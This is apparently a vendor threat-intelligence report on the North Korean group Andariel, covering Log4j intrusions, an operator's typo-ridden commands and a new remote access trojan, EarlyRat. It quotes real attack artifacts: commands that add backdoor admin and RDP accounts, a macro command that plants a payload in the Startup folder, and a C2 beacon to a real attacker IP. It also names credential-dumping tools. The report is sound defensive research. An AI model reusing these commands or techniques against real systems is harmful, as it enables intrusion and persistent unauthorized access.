



## Andariel's silly mistakes and a new malware family

---



### Authors

-  **GReAT**
-  **Kaspersky ICS CERT**

## Introduction

Andariel, a part of the notorious Lazarus group, is known for its use of the [DTrack malware and Maui ransomware](#) in mid-2022. During the same period, Andariel also actively exploited the Log4j vulnerability as reported by [Talos](#) and [Ahnlab](#). Their campaign introduced several new malware families, such as YamaBot and MagicRat, but also updated versions of NukeSped and, of course, DTrack.

While on an unrelated investigation recently, we stumbled upon this campaign and decided to dig a little bit deeper. We discovered a previously undocumented malware family and an addition to Andariel's set of TTPs.

## From initial infection to fat fingers

Andariel infects machines by executing a Log4j exploit, which, in turn, downloads further malware from the C2 server. Unfortunately, we were unable to catch the first piece of malware they downloaded, but we did see that exploitation was closely followed by the DTrack backdoor being downloaded.

From this point on, things got rather interesting, as we were able to reproduce the commands the attackers executed. It quickly became clear that the commands were run by a human operator, and

judging by the amount of mistakes and typos, likely an inexperienced one. For example:

```
cmd.exe /c dir c:\Prorgam Files (x86)"
```

Note how “Program” is misspelled as “Prorgam”. Another funny moment was when the operators realized they were in a system that used the Portuguese locale. This took surprisingly long: they only learned after executing `cmd.exe /c net localgroup` as you can see below:

```
cmd.exe /c net user guest Admin!@#$
cmd.exe /c net localgroup administrators /add guest
cmd.exe /c net localgroup "Remote Desktop Users" /add guest
cmd.exe /c net localgroup guests guest /delete
cmd.exe /c net user guest /active:yes
cmd.exe /c net user guest Admin!@#$ 2>&1
cmd.exe /c net user
cmd.exe /c net user IIS_USERS Admin!@#$ 2>&1
cmd.exe /c net user IIS_USERS Admin!@#$ /add 2>&1
cmd.exe /c net user IIS_USERS 1qaz!QAZ1qaz!QAZ /add 2>&1
cmd.exe /c net user IIS_USERS 1qaz!QAZ1qaz /add
cmd.exe /c net localgroup administrators /add IIS_USERS
cmd.exe /c net localgroup administrators /add IIS_USERS 2>&1
cmd.exe /c net localgroup
cmd.exe /c net localgroup Administradores /add IIS_USERS
cmd.exe /c net localgroup "Usuários da área de trabalho remota" /add
IIS_USERS
cmd.exe /c net localgroup "Usuários da área de trabalho remota" /add
IIS_USERS 2>&1
cmd.exe /c net use
cmd.exe /c net user IIS_USERS /delete
cmd.exe /c net localgroup Administradores IIS_USERS /delete
cmd.exe /c net user badmin
cmd.exe /c net user Convidado
```


We were also able to identify the set of off-the-shelf tools Andariel that installed and ran during the command execution phase, and then used for further exploitation of the target. Below are some examples:

- Supremo remote desktop;
- 3Proxy;
- Powerline;
- Putty;
- Dumpert;
- NTDSDumpEx;
- ForkDump;
- And more which can be found in our private report.

## Meet EarlyRat

We first noticed a version of EarlyRat in one of the aforementioned Log4j cases and assumed it was downloaded via Log4j. However, when we started hunting for more samples, we found phishing

documents that ultimately dropped EarlyRat. The phishing document itself is not that advanced as can be seen below:



Once macros are enabled, the following command is executed:

```
cmd.exe /c ping -n 16 226.132.219[.]125&pushd&forfiles /P %tmp% /S /M 1Vqar5tGI51*.sak /C "cmd /c move /y @file \"%appdata%\Microsoft\Windows\Start Menu\Programs\Startup\HealthScanner.exe\"&ping -n 14 74.124.228[.]148&pushd& \"%appdata%\Microsoft\Windows\Start Menu\Programs\Startup\HealthScanner.exe\""
```

Oddly enough, the VBA code pings a server associated with the HolyGhost / Maui ransomware campaign.

EarlyRat, just like many other RATs (remote access Trojans), collects system information upon starting and sends it to the C2 using the following template:

```
POST /help.php HTTP/1.1
Host: 40.121.90[.]194
User-Agent: Mozilla/5.0 (Windows NT 10.0 WOW64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/62.0.3202.9 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Content-Length: 82
id=4de2feb4&query=BVRLAFVRTAYHS1QGVRk1fXpJJwIxIzhicC02YTAZE1wGXQdRPwwhVUhcVU5QUQ
==
```

As can be seen above, there are two different parameters in the request: “id” and “query”. Next to those, the “rep0” and “page” parameters are also supported. They are used in the following cases:

- id: unique ID of the machine used as a cryptographic key to decrypt value from “query”
- query: the actual content. It is Base64 encoded and rolling XORed with the key specified in the “id” field.
- rep0: the value of the current directory
- page: the value of the internal state

In terms of functionality, EarlyRat is very simple. It is capable of executing commands, and that is about the most interesting thing it can do. There is a number of high-level similarities between EarlyRat and MagicRat. Both are written using a framework: QT is used for MagicRat and PureBasic, for EarlyRat. Also, the functionality of both RATs is very limited.

## Conclusion

Despite being an APT group, Lazarus is known for performing typical cybercrime tasks, such as deploying ransomware, which makes the cybercrime landscape more complicated. Moreover, the group uses a wide variety of custom tools, constantly updating existing and developing new malware.

Focusing on TTPs as we did with Andariel helps to minimize attribution time and detect attacks in their early stages. This information can also help in taking proactive countermeasures to prevent incidents from happening.

Intelligence reports can help you to stay protected against these threats. If you want to keep up to date on the latest TTPs used by criminals, or if you have questions about our private reports, reach out to us at [crimewareintel@kaspersky.com](mailto:crimewareintel@kaspersky.com).